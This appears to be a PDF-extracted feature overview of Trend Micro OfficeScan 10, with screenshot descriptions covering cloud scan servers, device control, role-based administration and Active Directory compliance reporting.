


OfficeScan 10



OfficeScan 10

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


- **Cloud Scan Server (Integrated)**

- Integrates with OSCE 10 server (on OSCE management console)
- Supports Windows platform either in 32 or 64 bits environment
- Performs active update for Cloud Scan Server related patterns
- Stores Cloud Virus & Smart Filter Patterns
- Clients are able to download latest Smart Filter patterns from Cloud Scan Server
- Clients are also able to send CRC queries to Cloud Scan Server
- Responds results back to the clients by querying patterns in the shared memory

OfficeScan 10 - Cloud Scan Server (Integrated)

- Install Cloud Scan Server (Integrated)



OfficeScan 10 - Cloud Scan Server (Integrated)

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Cloud Scan Service Source

The screenshot displays the OfficeScan 10 web interface. The top navigation bar includes the Trend Micro logo, the product name "OfficeScan™", and a user status area showing "Logged in as: root" with a "Log Off" link and a "Help" dropdown menu. The left sidebar contains a list of navigation items: "Scan Now", "Update Server Now", "Summary", "Compliance Report", "Networked Computers", "Cloud Service" (expanded), "Cloud Scan Server Source" (highlighted with a red box), "Cloud Scan Server", "Updates", "Logs", "Cisco NAC", "Notifications", "Administration", "Tools", and "Plug-in Manager". The main content area is titled "Cloud Scan Server Source" and includes a "Help" link. Below the title, it states: "Cloud Clients connect to Cloud Scan Server according to Computer Location." There are two tabs: "External Computers" (selected) and "Internal Computers". Under the "External Computers" tab, there is a section titled "Trend Micro Global Cloud Scan Service" which contains the text: "External computer will connect to Trend Micro Global Cloud Scan Service. Trend Micro's Global Cloud Scan Service" and a URL: "(https://oiea.trendmicro.com/tmcscs/VSAPIInfo?)".

OfficeScan 10 - Cloud Scan Server (Integrated)

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Cloud Scan Server

OfficeScan™ Logged in as: root Log Off | Help

Scan Now
Update Server Now
Summary
Compliance Report
+ Networked Computers
- Cloud Service
 Cloud Scan Server Source
 Cloud Scan Server ▶
 + Updates
 + Logs
 + Cisco NAC
 + Notifications
 + Administration
 + Tools
Plug-in Manager

Cloud Scan Server (Integrated)

☒ Enable Cloud Scan Server (Integrated)

Cloud Scan Server URL
https://l-b-4:4345/tmcss/

Component Status

Component	Current Version	Last Update
Cloud Virus Index Pattern	5.411.00	11/18/2008 11:19:36
Cloud Virus Pattern	5.657.00	11/18/2008 11:21:13

Update Settings

Update Schedule
☒ Hourly
☐ Every 15 minutes

Update Source
☒ Trend Micro ActiveUpdate Server
(http://beta.external.trendmicro.com/activeupdate/icrc)
☐ Other Update Source:


Save Cancel

- **Cloud Scan Server (Standalone)**

- A Linux Server with CentOS 5.1 kernel (a freely-available Linux distribution)
- Stores Cloud Virus Pattern (on database) & Smart Filter
- Clients can download both Smart Filter from Cloud Scan Server
- iCRC Clients make CRC queries to the Cloud Virus Pattern DB on Cloud Scan Server
- ONLY be installed as virtual machine on VMWare ESX 3.0, ESX 3.5, ESXi 3.5 and Server 2.0
- CPU/BIOS MUST support Virtualization Technology
- Virtual machine MUST be 64-bit compatible (i.e. 64-bit Guest OS)
- iCRC Cloud Scan Server CANNOT be installed on Virtual machine without hard drive or network device

OfficeScan 10 - Cloud Scan Server (Standalone)

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- ✓ 1. Open <http://server-ip:8080>
- ✓ 2. Login as “admin” only

OfficeScan 10 - Cloud Scan Server (Standalone)

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Cloud Scan Service

Logged in as: admin Log Off About

Summary

+ Update

Support

Summary

Cloud Scan Service

https://10.2.168.185/tmcscs

Component Status

Component	Current Version	Last Update
Cloud Virus Index Pattern	5.411.00	2008 11-07 03:11:05 AM
Cloud Virus Pattern	5.625.00	2008 11-06 08:03:10 PM

OfficeScan 10

- **File Reputation**

- Administrators can decide to use either cloud based scanning or traditional scanning technology

The screenshot displays the OfficeScan 10 web interface. The top header includes the Trend Micro logo, the product name 'OfficeScan™ Powered by Smart Protection Network', and user controls for 'root', 'Log Off', and 'Help'. The left sidebar contains navigation links: 'Scan Now', 'Update Server Now', 'Summary', 'Security Compliance', 'Networked Computers' (expanded), 'Client Management' (selected), 'Global Client Settings', 'Computer Location', '+ Firewall', '+ Client Installation', 'Connection Verification', and 'Outbreak Prevention'. The main content area is titled 'Client Management' and includes instructions: 'Select domains or computers from the client tree, and then select one of the tasks provided above the client tree.' Below this is a search bar with a 'Search' button and a link to 'Advanced search'. A 'Client tree view' dropdown is set to 'View all'. A toolbar contains icons for 'Status', 'Tasks', 'Settings', 'Logs', 'Manage Client Tree', and 'Export'. The 'Manage Client Tree' pane shows a tree structure with 'OfficeScan Server' and 'Cloudgroup Workgroup'. The main table lists client information:

Computer	IP Address	Connectio...	Scan Method	Cloud Sca...	Cloud Scan Server URL
FN-OSCE-02	192.168.1.204:...	Online	Cloud Scan	Available	https://fn-osce-02:4343/

The bottom status bar shows 'Local intranet' and a zoom level of '100%'.

New icon ->



- **Device Control**

- Capability to granularly control the access and use of fixed and removable devices, such as USB storage.

Device Control - Windows Internet Explorer

Device Control [Help](#)

☒ Enable Device Control

☒ Block AutoRun function on USB devices


Device	Description	Permissions
Plug-in devices (USB)	Includes all kinds of storage devices, except floppy and optical disks, that connect through a USB interface	Full Access
Optical disks	Storage media that are read using lasers, such as CDs and DVDs; includes disks that are read by either external or built-in drives	Full Access
Floppy disks	Storage media that are made of a soft magnetic disks typically housed in either a rigid plastic case, like the 3 1/2-inch version, or a flexible sleeve, like the 5 1/2-inch version; includes disks that are read by either external or built-in drives	Full Access
Network resource	Mapped drives and resources identified by (Uniform/Universal Naming Convention) UNC paths	No Access

Notification

☒ Display a notification message on the client computer when OfficeScan detects unauthorized device access

OfficeScan 10

- Device will be “Plug-in devices (USB)”
- Permissions will be “No Access”



- **Role Based Administration**
 - Allows to spread responsibilities for endpoint security amongst multiple administrators and to define their management roles based on their login credentials

ROLE	Access
Administrator	<p>Configure all menu items</p> <p>✓ Delegate this role only to users with sufficient knowledge of OfficeScan functions to prevent misconfigurations.</p>
Power User	<ul style="list-style-type: none"> ■ Configure the following menu items and sub-items: <ul style="list-style-type: none"> ■ Networked Computers > Client Installation ■ Networked Computers > Firewall ■ Logs ■ Scan Now (located on top of the main menu) ■ Client tree settings (whenever the client tree displays, all settings visible to the user can be configured) ■ No access to the following menu items: <ul style="list-style-type: none"> ■ Plug-in Manager ■ Administration > Role Management ■ Administration > User Management ■ View access to all the other menu items
Guest User	<ul style="list-style-type: none"> ■ No access to the following menu items: <ul style="list-style-type: none"> ■ Plug-in Manager ■ Administration > Role Management ■ Administration > User Management ■ View access to all other menu items

OfficeScan 10

Scan Now

Update Server Now

Summary

Security Compliance

+ Networked Computers

+ Cloud Scan

+ Updates

+ Logs

+ Cisco NAC

+ Notifications

- Administration

Role Management

User Management

Proxy Settings

Connection Settings

Inactive Clients

Quarantine Manager

Product License

World Virus Tracking

Control Manager Settings

Database Backup

+ Tools

User Roles

Help

AddCopyDeleteExportImport

<input type="checkbox"/>	Role▼	Description
	Administrator (Built-in)	This built-in role cannot be modified or removed. Users with this role have full access to all OfficeScan Web console menu items and functions.
	Guest User (Built-in)	This built-in role cannot be modified or removed. Users with this role have no access to Plug-in Manager and Role-based Administration, and view only access to all other console items.
	Power User (Built-in)	This built-in role cannot be modified or removed. Users with this role can perform administrator tasks such as installing clients, initiating Scan Now, managing logs, and configuring OfficeScan firewall and client tree settings. Users have no access to Plug-in Manager and Role-based Administration, and view only access to all other console items.

AddCopyDeleteExportImport

OfficeScan 10

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Scan Now

Update Server Now

Summary

Security Compliance

+ Networked Computers

+ Cloud Scan

+ Updates

+ Logs

+ Cisco NAC

+ Notifications

- Administration

Role Management

User Management

Proxy Settings

Connection Settings

Inactive Clients

Quarantine Manager

Product License

World Virus Tracking

Control Manager Settings

Database Backup

+ Tools

User Accounts

Help

AddAdd from Active DirectoryChange RoleDelete

1 - 1 of 1Page

<input type="checkbox"/>	User Name	Full Name	Domain	Role
	root	Administrator account created during installation		Administrator (Built-in)

AddAdd from Active DirectoryChange RoleDelete

1 - 1 of 1Page

Rows per

- **Active Directory integration for Security Compliance reports**
 - Administrators can easily spot 'unprotected' machines by connecting OfficeScan to the central Active Directory and by querying various levels in the AD tree (Organization Unit, and Container)
 - Manage the static AV status under specified scope of AD structure
 - Provide remote installation functionality over un-protected computers in the AD structure
 - Scheduled/Manual update of compliance report
 - An AD domain is available (NT4 domain not supported)
 - OSCE server installed on the computer joined AD domain

OfficeScan 10

Trend Micro OfficeScan - Windows Internet Explorer

https://fn-osce-02:4343/officescan/console/html/cgi/cgi/ Certificate Error Live Search

Trend Micro OfficeScan

Log Off Help

TREND MICRO™ OfficeScan™ Powered by Smart Protection Network

Scan Now Update Server Now

Summary Compliance Report Role-based Administration

Networked Computers Updates Logs Notifications Administration Tools

Management Scope Prototype Help

Compliance Report > Management Scope

Management Scope Last Update: 07/27/2008 13:45:55

- ☒ Domain 1 -Taipei
 - ☒ Domain 1 -Taipei-Computers
 - ☒ Built-in
 - ☒ Computers
 - ☒ Users
- ☐ Domain 2 -Tokyo
 - ☐ Domain 2 -Tokyo-Computers
- ☐ Domain 3 -Germany
 - ☐ Domain 3 -Germany-Computers

Save only Cancel Save and reassess

OfficeScan 10

Trend Micro OfficeScan - Windows Internet Explorer

https://fn-osce-02:4343/officescan/console/html/cgi/cgi/ Certificate Error Live Search

Trend Micro OfficeScan


TREND MICRO™ OfficeScan™ Powered by Smart Protection Network Log Off Help

Scan Now Update Server Now

Summary **Compliance Report** Role-based Administration

Networked Computers Updates Logs Notifications Administration Tools

Protection Status Management Scope



Status	Computers
Managed by this OfficeScan server	3
Managed by another OfficeScan server	1
No OfficeScan client installed	2
Total	6

View all computers

Search for computers: Search Advanced Search

Last Update: 9/4/2008 16:06:34

Install Export 1-20 of 200 page 1 of 10

Computer Name	OfficeScan Server	OfficeScan Domain	AV Status	AD T
johndoe01	twoace01	trend	Managed by this server	tw.tre
johndoe02	twoace01	trend	Managed by this server	tw.tre
johndoe03	twoace01	trend	Managed by this server	tw.tre
johndoe04	twoace02	trend	Managed by another server	tw.tre
johndoe05	N/A	N/A	No client installed	tw.tre
johndoe06	N/A	N/A	No client installed	tw.tre

OfficeScan 10

Trend Micro OfficeScan - Windows Internet Explorer

https://fn-osce-02:4343/officescan/console/html/cgi/cgi Certificate Error Live Search

Trend Micro OfficeScan

TREND MICRO™ OfficeScan™ Powered by Smart Protection Network Log Off Help

Scan Now Update Server Now


Summary Compliance Report Role-based Administration

Networked Computers Updates Logs Notifications Administration Tools

Step 4: Install OfficeScan client to unprotected computers

Compliance Report Prototype Help

Protection Status Management Scope



Status	Computers
Managed by this OfficeScan server	3
Managed by another OfficeScan server	1
No OfficeScan client installed	2
Total	6

View all computers

Search for computers: Search Advanced Search


Last Update: 9/4/2008 16:06:34

Install Export

1-20 of 200 page 1 of 10

Computer Name	OfficeScan Server	OfficeScan Domain	AV Status	AD T
johndoe05	N/A	trend	No client installed	tw.tre
johndoe06	N/A	trend	No client installed	tw.tre

- **Optional End-user control for Scheduled Scans**
 - Users can decide to postpone or skip scheduled scans based on the privilege assignment by administrators



- Added granularity, allowing the assignment of Web Reputation policy at various layers of the OfficeScan client tree.

Client Management







Select domains or computers from the client tree, and then select one of the tasks provided above the client tree.

Search for computers:

 Search

Advanced search

Client tree view: [View all](#)

 Status
  Tasks ▼
  Settings ▼
  Logs ▼
  Manage Client Tree ▼
  Export

OfficeScan Server
Cloudgroup
Workgroup

Scan Methods Settings

Manual Scan Settings

